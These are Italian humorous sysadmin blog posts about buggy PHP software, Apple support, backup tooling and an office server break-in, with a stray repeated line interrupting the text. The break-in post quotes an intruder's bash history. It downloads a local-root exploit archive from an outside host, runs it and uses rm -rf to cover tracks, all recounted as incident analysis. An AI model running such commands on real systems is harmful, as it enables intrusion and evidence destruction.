Allora, ennesima fetenzia PHP che promette e millanta prestazioni soprannaturali e funzionalita iperultragalattiche. Io forse saro' "vecchia scuola", ma per me sti arnesi sono sempre delle agende ipertrofiche e ultracomPLICATE. Ok, forse l'idea di poter aggiungere infiniti "collegamenti" ed annotazioni ad un cliente (o speranzoso tale) potrebbe essere utile, ma piu tempo si perde a digitare roba su un computer e meno tempo si utilizza a parlare col suddetto cliente e magari quello che il famoso cliente vuole e' proprio una bella telefonatina per sapere come vanno (o non vanno) le cose. Vabbe'. Cominciamo a vedere come si fa l'aggiornamento di questo coso.

Dopo una bella lettura alla documentazione, dove c'e' chiaramente scritto che la nuova versione e' BETA e non dovrebbe essere usata in produzione, mi faccio un bel backup dell'intero coso e poi procedo all'aggiornamento. Che macina per circa un quarto d'ora, dopo di che vedo come si installano questi "moduli". Ok, c'e' una maschera di amministrazione... solo che vuole una fantomatica password di amministrazione che io non ho. Scardina il database e cambia la password, ok, adesso si tratta di fare l'upload del modulo e poi fare

Cosa fa' l'applicazione X ?

l'installazione. E mi becco un bell'errore. A quanto pare questo coso cerca di scrivere in una directory in cui non ha i diritti. Ed il motivo per cui cerca di scrivere in quella directory e' perche' compone male il nome della directory e quindi finisce col cercare di creare una directory in root, ed **ovviamente** non ha i diritti per farlo. Ok, e' il momento di mettersi il cappellino da Baboon Debugger e tuffarsi a pesce nel codice di questa chiavica. Dopo una bella (si fa per dire) litigata con il codice (io quelli che usano il termine "framework" come se fosse acqua li ammazzerei tutti) scopro che il problema e' in un bel bug: al posto di scrivere `strTempDirectoryForUnzipAndPreDeploy` c'e' scritto `strTmpDirectoryForUnzipAndPreDeploy`. Roba che se il babbuino che ha scritto st'affare avesse pensato meno a nomi esoterici e di piu al testing se ne sarebbero accorti. Il che mi fa pensare a come fanno i test, probabilmente facendo girare il web server con privilegi di root.

E sono le sei di sera ed e' ora di andare a casa, e noto che i salopettati maledetti non hanno ancora chiuso la voragine, ma se non altro hanno pensato di mettere giu' un paio di tavole di legno. Quindi mi faccio il passaggio sulla tavola con la moto. Il mattino dopo riprendo in mano l'arnese.

Ok, correggi, aggiungi i vari moduli e noto con piacere sadico che l'intero accrocchio si incarta che e' una bellezza. Altro giro di debugging. E scopro che il motivo dell'incrocchiamento e' che una query aggiunta da uno di questi moduli ha lo stesso nome di una query gia' esistente, sovrascrivendola, solo che la query precedente era `select campo,campo,campo from Tabella` mentre la query nuova e' `select Campo,Campo,Campo from tabella`. Ebbene si', MySQL e' case-sensitive su Linux. Il che mi fa pensare che forse il motivo per cui al babbuino di cui sopra funziona e' perche' lo usa su Windows come 'System'.

Ri-correggi la cosa e riprova. Ok, adesso se non altro non si incarta piu'. E' il momento di vedere cosa e' questo "plugin per Thunderbird". Ma dato che sono aridinuovo le sei di sera mi sa che lo guardo domani.

Mercoledi', i salopettati hanno praticamente demolito il cancello d'ingresso al parcheggio, per cui parcheggio la moto sul marciapiede davanti all'ingresso, domando alla tipa alla reception quanto accidenti ci vorra' per riavere il parcheggio (non lo sa) e riprendo in mano il coso.

Il "plugin" e' sviluppato da una ditta esterna a quelli che fanno in effetti il CRM. Tale ditta ha un nome molto evocativo... Ma il loro sito internet e' una pagina vuota (no, non bianca, **vuota**) ed il loro server di posta non vuole ricevere posta per il loro dominio... Qui gatta ci cova.

Installo il plugin, provo e scopro che il plugin si rifiuta di funzionare con questa versione del CRM. A questo punto, dopo una rapida lettura dell'howto "come diventare un guru dei plugin thunderbird, fare un sacco di soldi e vivere felici" mi metto a guardare anche questo coso. E scopro subito che c'e' un semplice controllo di versione. Dopo un controllo so cosa e' cambiato dalla versione vecchia a quella nuova di sto coso (niente), cambio il controllo in modo da accettare anche questa versione e sbatto il naso contro il problema successivo.

Il coso non vuole autenticarsi contro il CRM. Altra vorticosa ricerca e scopro che per autenticarsi usando LDAP e' necessario dare una serie diversa di parametri per l'autenticazione, in particolare la password deve essere impostata a 'password' mentre la **vera** password deve essere scritta da un'altra parte. Ah, non devo dire che nel CRM stesso i parametri di collegamento LDAP erano indicati alla rovescia (del tipo che dove lui suggeriva di scrivere 'dn' ci andava 'uid' e dove lui diceva 'uid' ci andava 'dn') no eh? Altro giro di bestemmie e maledizioni inviate in direzione dei programmatori di sta cosa e poi **finalmente** riesco ad autenticarmi. Il problema e' che cercare di "archiviare" le mail da TB su questo coso provoca un miserrimo messaggio "cannot archive mail", senza ulteriori informazioni. E ri-sono le 6 di sera.

Il mattino dopo noto con piacere che i salopettati si sono spostati a rompere il palazzo vicino, tanto per non saper ne' leggere ne' scrivere io ri-parcheggio davanti alla reception, giunto in ufficio procedo ad un nuovo giro di debugging. E scopro che perche' le mail possano essere 'archivate', l'utente dovrebbe avere il permesso

Cosa fa' l'applicazione X ?

di **gestire** le mail. Il che potrebbe sembrare logico, ma allora perche' un plugin per un client di posta non controlla per prima cosa se l'utente puo' usare la posta con il server? (voglio dire, non e' che ci puoi fare altro con il plugin di TB oltre ad archiviare la posta no?) Inoltre, da quello che vedo, io **ho** i permessi giusti. Quindi perche' non funzica? E scopro l'ennesimo bug nel codice: se l'utente appartiene a due (o piu) gruppi, solo i privilegi dell'ultimo gruppo assegnato sono tenuti in considerazione. Rimuovi tutti i gruppi meno uno e funziona.

A sera, scopro che i salopettati sono ritornati per un ultimo giro di scassamarciapiedi, ed hanno ri-chiuso tutti nel parcheggio, assisto alla scenetta di un tizio suv-dotato che minaccia di acciaccarli tutti e poi vado a riprendermi la mia moto e me ne vado a casa.

E' Venerdi'! Ed io sono occupato a scrivere una mega-mail a DB con i risultati della settimana. Nel frattempo ho inviato 8 'errata' e 10 'bug fixes' ai sedicenti sviluppatori di questo coso, di botto ricevo mail da gente che non ho mai visto ne' conosciuto perche' li aiuti a far funzionare i loro moduli ed improvvisamente sono diventato il "guru" di questo arnese... e c'e' una mail di DB qui che mi dice che il mese prossimo c'e' un grande show a Londra organizzato da una ditta che fornisce supporto tecnico su questo coso e se mi interesserebbe andarci... osantapollonia...

Davide
29/12/2008 00:00

iVeri iUomini

Attenzione: questa storia potrebbe provocare danni se siete particolarmente fanatici di Apple. Quindi, se lo siete (sì Vinci, parlo anche di te), smettete di leggere subito.

E' Gennaio! Fa' un freddo becco! Il termometro stamani segnava -7 quando mi sono alzato, ed un bel bestemmione mi e' salito subito alle labbra. Sono in ufficio che mi occupo di documentare come fare l'installazione di certi servers, quando Wendy, la nostra segretaria, viene a cercare T.

W - T non e' ancora arrivato?

IO - Mi pare che oggi dovesse andare da qualche parte con Bart.

W - Allora magari tu puoi darmi una mano. Non mi funziona piu' il computer.

IO - Come sarebbe a dire che non ti funziona piu' il computer?

W - Quando cerco di leggere la posta mi da' errore.

Nota: io sono l'unica "pecora nera" che **non** utilizza un Apple in ufficio, preferendo il mio solido-e-fidato lapdog con Linux. Tutti gli altri sono schiavi della mela. In effetti, all'epoca in cui iniziai a lavorare qui, venni fornito (dopo che avevo ben specificato che non volevo niente di simile) di un MacBook, eMac e iPhone (e dato che c'eravamo, pure un'iPod). Dopo un paio di mesi sono riuscito a ridare indietro tutto e da allora utilizzo il mio fidato lapdog senza alcun problema.

Vado a vedere che accidenti ha questo coso, pare che si sia perso la connessione di rete. Dopo aver aperto e richiuso il "pannello di controllo" di questa schifezza, finalmente si decide che, dopo tutto, **c'e'** una scheda di rete, recupera un'indirizzo IP e decide di rifunzionare di nuovo.

Mi alzo e vengo immediatamente bloccato da J, l'altra nostra segretaria, perche' la sua 'chat' fa i capricci. Pare che iChat non riesca a trovare il server Jabber. Server che e' il famoso apple server. Dopo aver aperto e richiuso anche quello per un paio di volte, iChat ritrova non si sa come il suo iCulo e riprende vita.

Ritorno in ufficio e dopo un po' sono al capezzale del macbook di Bert che ha qualche problemino a trovare la rete wireless.

Nel pomeriggio assisto DaBoss, il cui MacBook rimane in fase di "sincronizzazione" con il server di backup vita natural durante. Poi ha qualche problema con iMail che, per qualche strano motivo, non riesce a vedere delle mail che invece via webmail si vedono benissimo.

Insomma, ho speso mezza giornata a fare il supporto-mela-marcia.

Alla sera sono li' che ravano copiando pezzi di script e di file di configurazione nella documentazione quando DaBoss arriva a consegnare a T il nuovo MacBook.

T ha acquisito il vecchio monitor di DaBoss. "Vecchio" per modo di dire dato che e' in realta' praticamente nuovo. Solo che il suo "vecchio" macbook riesce ad arrivare al massimo ad una risoluzione di 1024x768 (o qualche cosa di simile, non e' che mi sia interessato molto della cosa) e quella risoluzione con un display da 23 pollici e' una cosa oscena. Cosi' DaBoss ha deciso di prendere un nuovo MacBook. E adesso dovra' anche prendere un nuovo adattatore per collegare i due cosi' insieme.

Mentre e' li' io decido che e' il momento di aprire le ostilita' e richiedere **io** un monitor piu' ampio del volgarissimo 17 pollici che mi ritrovo.

Cosa fa' l'applicazione X ?

DB - Come no, ma a che risoluzione arriva il tuo laptop?

IO - ...questo non e' un Apple.

DB - Ah, quindi non ti serve l'adattatore per il cavo.

IO - Senti, devo andare io da Dynabyte e comperarlo e poi portarti lo scontrino? Saranno un paio di centinaia di euro sai? Mica un paio di **migliaia**.

DB - No, vado ad ordinarlo.

Dopo un po' ritorna.

DB - Allora, ho ordinato il monitor dovrebbe arrivare lunedì'.

Ci pensa su un po'.

DB - Ma sei sicuro che vuoi continuare ad usare quel *rommelbak* e non vuoi invece un nuovo MacBook?

Con il termine "Rommelbak" si riferiva, ovviamente, al mio lapdog, il termine 'rommelbak' e' intraducibile, con tale termine si indica quella scatola piena di cianfrusaglie varie che ognuno ha da qualche parte in soffitta o in cantina.

IO - Il mio "rommelbak" non ha problemi a fare un backup, non si perde la connessione di rete ogni due per tre, il programma di posta vede la posta che e' sul server ed il mio programma di instant messaging funziona. Costa un quarto di quel coso (indicando la gioia e delizia di T) e non ha bisogno di un adattatore per il video che costa quanto un video nuovo.

DB - I veri uomini non hanno paura di un mouse.

IO - iVeri iUomini non hanno nemmeno paura di una iConsole.

Da quella sera ho ribattezzato il mio lapdog, e' diventato 'iRommelbak'.

Davide

26/10/2009 08:00

Che Bello Il Backup

Quando funziona ovviamente. Ma andiamo con ordine.

E' settembre! Ed il mio collega T se ne va (finalmente) in vacanza, anche se e' abbastanza incacchiato perche' invece che andare a giocare a fare Indiana Jones se ne andra semplicemente in giro a cazzeggiare. Comunque, prima di andarsene mi ha passato una lista di cose da fare, per cui piglio in mano la lista e comincio a guardare. La prima voce dice "aggiornare backup su MacServer".

Sì, il MacServer e' lo schifoso arnese che fa da server di posta, DNS ed altre cose varie di cui ho detto un po' di tempo fa. Dopo quell'evento se non altro il maledetto coso e' stato tolto dallo sgabuzzino, spostato nel rack insieme agli altri server ed attaccato ad un UPS. E tanto per non sbagliarsi i servizi di DHCP e DNS sono stati spostati su altre macchine meno rognose. Ma rimane sempre il server di posta e "repository" centrale di documenti.

Fino ad ora, il backup su questo arnese era fatto con un buon-vecchio RSync verso il nostro server di backup, ma adesso vogliamo cercare di centralizzare la gestione del backup usando un tool (in Java) che consenta di avere un colpo d'occhio generale delle cose. Il Tool e' composto da una parte server (che gia funziona) ed un client che occorre installare sul client. Dopo di che, in genere, si controlla dal server e basta (una volta che il daemon funziona e si scarica le configurazioni intendo).

Seguo le istruzioni installando il client, il set di backup era gia definito da T, lo abilito su questa chiavica di web-interfaccia, e via. Il mattino dopo mi aspetta una bella mail di "backup fallito". Senza nessuna spiegazione. Guardo nella famosa interfaccia, nada, nessuna informazione. Mi dice solo "backup fallito, nuovi files 0, files uploadati 0". Che bello il backup! Ok, che accidenti ha che non va?

Faccio login nel maledetto arnese (il Mac ovviamente) e cerco di capire quale puo essere il problema. Dopo un po' capisco che non lo capiro. *(se vi si sono incrociate le palle degli occhi leggendo l'ultima frase sapete come mi sentivo io quel giorno)* Quindi procedo con il sistema degli antichi: lancio il backup a manella e mi metto ad aspettare che vada nel pallone. Alle 6 di sera decido che me ne vado a casa ed il backup si arrangia. Il mattino dopo (24 ore dopo) sta ancora girando, informandomi che ha uploadato il file numero 23.567 di 875.432.

Un rapido calcolo mi dice che se ci ha messo 24 ore ad uploadare 23 mila files, per uploadarne 875 mila ci mettera un mese. Dopo essermi grattato la pera per un po' fermo il coso e comincio a rimuovere roba dal set di backup. Riducendolo all'essenziale (che significa: le directory degli utenti e poco altro) e poi rilancio il processo.

Il mattino dopo mi informa che il backup e' finito con errori, quali siano questi errori non e' dato saperlo. Il "report" e' un mastodontico file .htm di 175 Mb, che non ho **nessunissima** intenzione di leggere. Ok, se non altro funziona. Lo aggiungo allo "scheduler" e vediamo cosa succede.

Altro giorno, altra mail con "backup fallito" e poco altro. Stavolta scovo il file di log che contiene un laconico "cannot contact property server". Hummm... il nome del server e' giusto sì? Sì. E riesco a fare ping sì? Sì. E riesco ad accedere al coso sia via HTTP che HTTPS sì? Yup! Firewall? Nope! Permessi di root? Lo scheduler gira come root. Ok, e' il momento di contattare il supporto tecnico di questa gente. Dopo 3 ore perse cercando di decifrare il merdoso captcha che serve per registrarsi nel loro supporto tecnico (ed il fatto che **io** non riesca a leggere sta roba mi fa dubitare seriamente della mia umanita) parte la mail.

Surprise, surprise! Rispondono quasi immediatamente. Con buona pace mia che gia temevo in un ripetersi

Cosa fa' l'applicazione X ?

della mia esperienza con \$merdavigliosasoftwarehouse. Mi risponde invece un tizio che mi chiede di zippare e mandargli questo e quel file di log e di controllare questo e quel parametro di configurazione.

Scopriamo quasi subito che il client pensa di essere eseguito da un utente invece che da root con il risultato che non riesce ad aggiornare il suo file di configurazione perche' tale file e' scrivibile solo da root. Lartato al suo posto il client io schedulo un nuovo backup e lo vedo partire senza fallo (nel senso che non sembra fare ca\$\$ate). Contento e felice di aver trovato qualcuno che in effetti *risolve* i problemi me ne vado a casa dopo aver schedulato il "vero" backup a mezzanotte.

Ed il mattino dopo **non** mi ritrovo una mail di "backup completato con successo", in effetti non ho nessuna mail. Perche'? Perche' lo "scheduler" pare sia morto di morte naturale ad un'ora non ben precisata tra le 17.30 e le 24.00, quando doveva partire il famoso backup. Mi sembrava troppo bello. Ok, altra mail al supporto tennico. Altra risposta quasi immediata. Stavolta mi chiedono di vedere questo e quel log e di vedere se c'e' un file di dump di Java. Non trovo residui caffeinici nel server e loro suggeriscono di aggiornare il client all'ultimissima versione. Eseguo. Avvio lo scheduler, pare restare in piedi. Peccato che a questo punto il backup **non** si avvii ritornandomi lo stesso errore di "cannot contact property server".

A questo punto ho provato ad avviare il backup via cron e l'ho visto andare a termine senza grossi problemi, tranne un paio di errori di "file not found". Dopo essermi grattato la pera pensando "ok, 'file not found', ma **quale** file?" ed aver girato tale domanda al supporto tennico, ricevo un'altra mail dallo stesso supporto che mi suggerisce di bloccare lo scheduler e di riavviarlo richiamando direttamente java da console, senza usare SystemStarter.

Eseguo, guardo lo scheduler dirmi che il successivo backup verra eseguito in 8 minuti... 7 minuti... 6 minuti... Ok aspetto. 10 minuti dopo mi chiedo che e' successo al backup e scopro che il countdown e' terminato due minuti prima dell'ora X e che lo scheduler e' deceduto.

Altra mail al supporto tennico che mi suggerisce di applicare una patch al codice (aka: edita questo-e-quel file e cambia questo-e-quel parametro). Eseguo. Riavvio lo scheduler, quello avvia il backup che si interrompe con il solito "cannot contact property server".

Oooookey, una settimana passata e sono ancora al punto 1 della lista. Adesso sono al punto in cui a) il backup funziona da cron o eseguito manualmente, anche se segnala "file not found" ma non mi dice **quale** file non e' found o b) lo scheduler decede per ca\$\$i suoi senza avviare una mazza o avvia il processo che pero' non puo' leggere i suoi files.

Mi vengono i brividi pensando a quando dovro provare un restore... e adesso che ci penso... la chiave di decrittazione la conosce solo T, ma non c'e' problema, a questo ritmo sara' tornato da un pezzo quando arrivero a provare il restore.

Davide

06/01/2009 14:46

Cracking Time

Sono le sette (7) di mattina, ho appena finito di fare colazione e leggermi il giornale e mi sto avviando verso la doccia quando mi suona il cellofono. Rispondo chiedendomi chi piffero mi chiama a cotesta antelucana ora.

B - D? Sono B. Senti, qui e' successo un casino dovresti venire a dare un occhiata.

Non devo dire come e' che B ha il mio numero di cellofono eh?

IO - ? Io? Alle sette di mattina? E perche' io?

B - Ti ricordi l'altra volta quando abbiamo scoperto quei PC di \$noivendiamoariafritta nell'armadio? Ecco, ci sono altri problemi e penso che dovresti dare un occhiata a qualche cosa.

IO - Hemmm... io dovrei andare in ufficio...

B - Chiamo DB e gli dico che vieni qui per fare una cosa importantissima.

IO - Ma seriamente, non potete aspettare nel pom...

B - Noooooo!!!!

Comunque, dopo un certo tira-e-molla ed una chiamata diretta a DB che da la sua benedizione (e la mia doccia per ritornare in forma quasi umana), mi dirigo verso \$noivendiamobigliettisuinternet (che in effetti sta a 5 km da casa mia).

Li' B mi agguanta e mi spiega che succede.

B - Allora, stamani la nostra receptionista e' arrivata molto presto e non riusciva a leggere la sua posta.

IO - E che c'e' di strano? Si sara' scordata la password.

B - No, non si era scordata la password, perche' non la cambia mai, ma qualcuno l'aveva cambiata per lei e no non sono stata io a cambiarla e si io sono l'unica che puo' cambiare le password degli utenti.

IO - (*aspettando il seguito*) ...e?

B - Da quando in qua le password si cambiano da sole?

IO - Huemmm... di solito non succede. Vabbe' vediamo sta cosa.

Cosi' andiamo in Sala Macchine, perche' B (ragazza intelligente) ha staccato il cavo di rete del server di posta interno, che fa anche da gateway verso internet per l'ufficio. Attacco una tastiera ed un monitor e guardo. Un 'last' mi dice che gli unici che hanno fatto login sono B dalla console alle 7 di mattina e UL di \$noivendiamoariafritta via SSH alle 2 del mattino... Quest'ultimo risulta aver fatto login da un IP di AOL. Qui gatta ci cova.

Un controllino nella homedir di UL la rivela vuota. **Vuota.** Sento puzza di bruciato. Come minimo dovrebbe esserci un .bash_history se ha fatto login via SSH.

Un controllo nel log di sistema mi dice che "UL" ha sbagliato password 2 volte prima di accedere. Non sembra un brute-force attack.

Sfodero la chiavetta USB ed installo il mio root-kit-test, un controllo non riporta cose strane. Un rapido test mi dice che gli unici files modificati in /etc sono /etc/passwd ed /etc/shadow, ma a questo punto non sono del tutto sicuro di quanto posso fidarmi di questa macchina.

IO - Mi sa che hai fatto bene a chiamarmi e che questa macchina dovra essere reinstallata, tanto per stare sul sicuro. Sai mica che password aveva UL?

B - Non lo so ma posso scoprirlo.

Cosa fa' l'applicazione X ?

IO - Ok, tu vai e scopri che io vedo qui che posso scoprire.

Mi viene in mente a quel punto che il backup parte alle 2.30, e magari ha 'salvato' qualche cosa di interessante. Quindi guardo sul disco USB (che viene montato e smontato dalla procedura di backup) e vedo che la directory di UL **non e'** vuota nel backup di ieri. O gioia. Così riesco a scovare questo interessante frammento di storia:

```
w
uname -a
ps aux
ls -a
last
ps aux
mailq
ls -a
cat /etc/issue
ps ax
wget makingcash.ucoz.co.uk/Muistul.tgz
tar xzvf Muistul.tgz
cd .local/
./2007
./raptor
ls
ps aux
last root
ps ax
uname -a
cat /etc/passwd
su receptions
su B
su SL
su CL
su ...
cat /etc/passwd
su ...
su ...
su ...
ls -a
cd /tmp
ls -a
rm -rf .* *
cd /var/tmp
ls -a
rm -rf .* *
cd ~
ls -a
cat .bash_history
rm -rf .* *
passwd
ps aux
ls -a
last
clear
cat /etc/issue
exit
```

"makingcash" eh? Un rapido controllo mi dice che quel file contiene un paio di local root exploit, che purtroppo per il nostro sedicente cracker, non funzionano su questo kernel. Il tipo non mi sembra poi tanto scafato, io avrei cercato di fare login su altre macchine della rete, questo invece sembra si sia concentrato solo su questa e neanche tanto. Ma il 'su' verso la receptionista ha funzionato, quindi controllo il .bash_history della receptionista e vedo che il tipo ha cambiato la password (confermando i sospetti di B) e poco altro.

Cosa fa' l'applicazione X ?

Gli altri "su" non hanno dato frutti. Un dubbio atroce mi piglia e controllo. No, per fortuna UL non era in sudo. Non che il tipo ci abbia provato comunque.

B ritorna con una faccia schifata.

B - Ci crederesti? La sua password era \$nomediUL123.

IO - E adesso e' "seilicenziatoidiota"?

B - Dimmi che non ci e' entrato dentro qualcuno!

IO - Sorry. Ma si', e' entrato dentro qualcuno. Ma non mi sembra che abbia fatto molto. In ogni caso l'unico accesso che aveva era in questa macchina no? Quindi anche se aveva una password idiota non ha potuto fare danni altrove. Vedi che a volte il **non** avere un sistema di autenticazione centralizzato e' un bene?

A questo punto B ha insistito per offrirmi la colazione nel baretto all'angolo e poi ho speso il resto della giornata reinstallando la macchina e controllando gli altri sistemi dell'ufficio. Dai discorsi che ho udito non credo che \$noivendiamoariafritta vendera molto in questo posto.

Davide

12/01/2009 08:30

PiAccaPorcatro...

Grrrr...ricirisiamo.

Taaaaanto tempo fa, in una galassia cosi' lontana che mi gira la testa solo al pensiero, esistevano i *siti web*. Che erano delle cose bellissime, dove qualcuno doveva scrivere della roba interessante. E tutti erano fatti in questo strambo "linguaggio" chiamato HTML, che un linguaggio non e'. Poi qualcuno penso' "ehi! che succede se io faccio in modo che il web-server possa chiamare un programma in risposta ad una richiesta? cosi' il programma puo' fare qualche cosa e ritornare la sua risposta sotto forma di una pagina web". E quello fu l'inizio della fine. Prima che tu potessi dire "load average" tutti i siti erano diventati dei mastodonti immani che facevano a gara a fare le cose piu' astruse ed a chi ci metteva piu' tempo per ritornare una miseranda paginetta al "visitatore". Poi qualcuno ebbe il lampo di genio: *lo scripting*. Che e' esattamente come prima, solo che invece di scrivere un programma uno scrive uno *Script*. Che deve essere pure *interpretato* prima che possa fare quello che deve fare.

All'inizio gli *Script* erano fatti in qualche cosa di strano come Perl, che solo *coloro che sanno* riuscivano a farci qualche cosa, poi un bel giorno, Microsoft, che non si era ancora liberata dal fascino di Basic si invento' ASP, cioe' lo scripting in VBScript. Poi venne la rivoluzione: arrivo il *piaccapi'*.

Adesso, basta che uno riesca a scrivere una roba come `<?php print "hi"; ?>` e subito puo' scrivere "Programmatore PHP" sul curriculum. Il risultato? Una montagna, no di piu', un planetoide di accrocchi sono stati riversati su una popolazione in cerca di 'web-application' come bocconi avvelenati tirati ad una muta di cani famelici.

Aho', intendiamoci, non dico che *tutti* quelli che scrivono roba in PHP siano cerebrolesi da eliminare, e' solo che, la mia percezione e' che la *qualita'* del software prodotto langue seriamente dietro alla *quantita'*, che sembra molto piu' importante.

Ed oggi ne ho avuto l'ennesima conferma.

Uno dei nostri clienti ha 3 server, uno di questi viene usato per far funzionare una applicazione (scritta nel famigerato PHP) che viene usata da una serie di associazioni. Il server ha 6 o 7 vhost, ognuno dei quali ha *una copia* della famosa applicazione, con *il suo* database (si' perche' sviluppare una applicazione che sia *multihost* e' troppo difficile, fare un bel copia/incolla invece...). Tale applicazione non e' la solita fetecchia gratuita che ognuno puo' scaricare installare e poi "personalizzare" applicando uno "stile" (che e' identico a tutti gli altri stili che sono disponibili, cosi' alla fine *tutte* le installazioni sembrano uguali), nooooo... e' una applicazione **commerciale**. Il che significa che per fare il download, l'installazione e poi la 'personalizzazione' bisogna pagare. E poi ci si ritrova con una applicazione che e' sostanzialmente identica a tutte le altre che sono in circolazione perche' il foxxuto codice e' sempre lo stesso. Comunque, un server (dual-core con un 4 Gb di ram) per 7 vhost e 7 copie della stessa applicazione. Non dovrebbe essere un problema no? Ma qui' si parla di PiACCIIdentiatePi', che e' come dire "JugoslAVA" riferito a \$brancodipaguri.

Infatti stamani ricevo una bella mail dal nostro monitor che mi informa che il server non risponde piu'. Provo a collegarmi e risponde si', ma e' di una lentezza obbrobriosa. Quando riesco, finalmente, a fare login e digito un bel 'uptime', mi risponde con la lentezza di una lumaca morta che il load average e' di 109. Il che significa "no buono".

Un bel 'top' mi dice che MySQL ed Apache stanno succhiando via il 100% del tempo di processore.

Ora, essendo questo PietosamenteACCrocchiatoProgramma, ho subito pensando che *qualcuno* stesse

Cosa fa' l'applicazione X ?

provando a fare *qualche cosa* di *poco pulito*, ma una ricerca nel log di apache non mi ha fruttato nulla di eclatante, se vogliamo escludere il fatto che, *qualunque cretinata*, compreso un .jpeg di 10x10 pixel, richiedeva una query al database per essere estratto ed infine spedito all'ansioso utente dall'altra parte di internet (ue' sedicenti "piaccaprogrammatori", mai sentito parlare di *Caching*?).

Dopo un po' di madonne decido di agire proattivamente, faccio un bel reload di Apache e di MySQL e vedo il load average precipitare a 0 (vabbe', che ti aspetti? Apache e MySQL sono le uniche cose che questo coso fa), il che mi conferma che il problema sta nella foxxuta applicazione.

Dopo aver raccolto un po' di informazioni (apri la main page di quel coso ed il numero di query fatte sfiora il migliaio, carichi una Jpeg e la jpeg viene fuori dritta dritta dal database), ho preparato una bella mail per il CL in questione, cosi' da prevenire una sua eventuale richiesta ed evitare lo stesso stallo che mi capito' con la "libreria digitale", con tutti i dettagli relativi al numero di richieste fatte al database, il carico del server, la ram eccetera eccetera.

Nel pomeriggio la situazione del server si normalizza, vedo il numero di richieste scendere quasi a zero ed il carico del processore assestarsi su un "normale" 3.2.

Il mattino dopo vedo che il server e' di nuovo a palla e nello stesso tempo mi suona il telefono.

CL - Sono CL.

IO - Si', devo supporre che tu mi chiami per \$server, vero?

CL - Si' infatti, che sta succedendo?

IO - Succede che quella chiavica di applicazione che usate non riesce a stare dietro ad un migliaio di richieste all'ora e si impalla, sovraccaricando il processore.

CL - Ma... come non riesce a stare dietro?

IO - Allora, se vai su \$url, vedi le statistiche del server e vedi anche che durante la mattinata il numero di richieste medio e' di circa mille all'ora ed il tempo di risposta e' di una mezza giornata per richiesta. Al pomeriggio le cose si tranquillizzano ed il server risponde subito. Quindi e' ovviamente un problema di sovraccarico.

CL - Hummm.... ma mi sembra strano...

IO - Senti, noi gestiamo il server dal punto di vista hardware ed OS, non software, cosa avete fatto ultimamente a quella macchina?

CL - Be'... abbiamo installato la versione X.Y dell'applicazione che avrebbe dovuto risolvere alcuni problemi di prestazioni...

IO - Ah... certo, le prestazioni sono cambiate drasticamente.

CL - Secondo te che si puo' fare?

IO - Mah, io comincerei con il fare il downgrade alla versione precedente che mi sembra funzionasse molto meglio e poi magari vedere come si puo' ottimizzare quell'affare. Voglio dire, non e' possibile che per caricare UNA pagina mi fate piu' di 1000 query al database.

CL - Ma l'applicazione non l'abbiamo fatta noi, e' fatta da \$accolitadiimbecilli.

IO - Si ma l'avete pagata no? E non avete supporto per quella cosa?

CL - Hummm... provero' a vedere.

E ci siamo lasciati che lui avrebbe provato a domandare alla loro "esperta" del coso (si' e' donna). Io, piu' per masochismo che per altro, ho provato a vedere il sito web di \$accolitadiimbecilli. Il mio firefox e' stato li' in "waiting" per un bel 5 minuti 5 e poi mi ha risposto che "il server non risponde", dopo un 4-5 tentativi finalmente mi becco una pagina che mi dice che "a causa di un upgrade sbagliato stanno avendo problemi di performance e di ripassare piu' tardi"... Eating your own poisoned dog food are you?

Cosa fa' l'applicazione X ?

Davide
19/01/2009 08:00

User Friendly

No, la storia non ha niente a che vedere con la web-comic dallo stesso nome, e' solo che non mi e' uscito un titolo migliore.

Siamo di nuovo negli uffici di \$noivendiamobigliettisuinternet. Dopo la debacle della volta precedente, SL ha deciso che le credenziali di sicurezza millantate da \$noivendiamoariafrittaacaroprezzo non erano molto credibili, quindi siamo stati richiamati per avere un paio di opinioni sul da farsi relativo ai loro server. Per quanto riguarda l'hardware ed il software dei client B ha detto che "se la sbriga lei".

SL - ..quindi abbiamo deciso che il progetto presentato da \$noivendiamoariafritta era eccessivo per le nostre esigenze...

B - *(senza alzare gli occhi dal bloc-notes sul quale sta scarabocchiando)* ...e che non sanno cosa fanno o perche'...

mepensa: chissa' dove ha preso quella battuta...

SL - ...e quindi di tenere il sistema attuale ma sostituendo parte del software che usiamo come front-end e back-end per la gestione degli ordini.

B - Ed eventualmente aggiornare l'hardware.

SL - Si', ma questo se e' compatibile e non mette a repentaglio le funzioni primarie del sistema informativo locale andando ad inficiare...

B - *(alzando gli occhi e guardandosi intorno)* Ma e' arrivato UL di \$noivendiamoariafritta? *(guarda SL)* Ah no, sei sempre tu...

mepensa: chissa' dove ha preso quella battuta...

SL - Hemmm... insomma se e' possibile.

IO - Ma, cambiare l'hardware e' sempre possibile, si prende dell'hardware nuovo lo si installa come quello vecchio con la stessa configurazione e poi si sostituisce, ma se l'hardware vecchio funziona a che scopo sostituirlo? Poi non mi pare che questo hardware 'vecchio' sia cosi' tanto vecchio. Si tratta sempre di roba di 2 o 3 anni fa.

B - E infatti il nostro scopo primario e' di sostituire il back-end e di aggiornare il front-end.

IO - *(guardando DB)* Ed io che c'entro?

DB - Il precedente sistema di front-end e' fatto in PHP, che io so che tu conosci.

Ora, DB sa anche cosa ne penso del PHP, quindi potrebbe essere bastardaggine da parte sua... ma continuiamo.

DB - Mentre il sistema nuovo verra' fatto dai nostri sviluppatori usando Java e lo stesso 'framework' che viene usato dalla nostra applicazione di gestione interna.

IO - Bene.

DB - Ma per il momento, pensavo che si potesse implementare una soluzione temporanea, modificando leggermente l'applicazione esistente per aggiungere questa-e-quella funzionalita' che manca.

IO - Bene.

DB - E probabilmente ci sara' da aggiornare il database, che e' Oracle che tu conosci.

IO - Bene.

DB - Quindi pensavo che tu fossi la persona piu' adatta per gestire la cosa.

IO - Momento... questa e' una soluzione **temporanea**, giusto? Non e' una soluzione *temporanea* all'italiana.

DB, B ed SL si guardano.

SL - E come sarebbe una soluzione temporanea *all'italiana*?

IO - Per sempre.

Cosa fa' l'applicazione X ?

Pausa di ghignamento generale.

SL - Be', no. Noi pensiamo di sostituire tutto il sistema di front-end, se non altro perche' l'interfaccia attuale e' veramente orrenda. Anche se sappiamo tutto che una vera interfaccia *naturale* e *user-friendly* non esiste.

IO - Veramente no. Una **vera** interfaccia naturale ed **user-friendly** esiste, non si applica ai computer, o meglio, nessuno e' ancora riuscito a trovare un modo per applicarla, ma esiste.

SL - Ah si?

IO - Sicuro. Mai visto un capezzolo? Lo vedi e sai gia' cosa devi fare. Non c'e' bisogno di leggere il manuale.

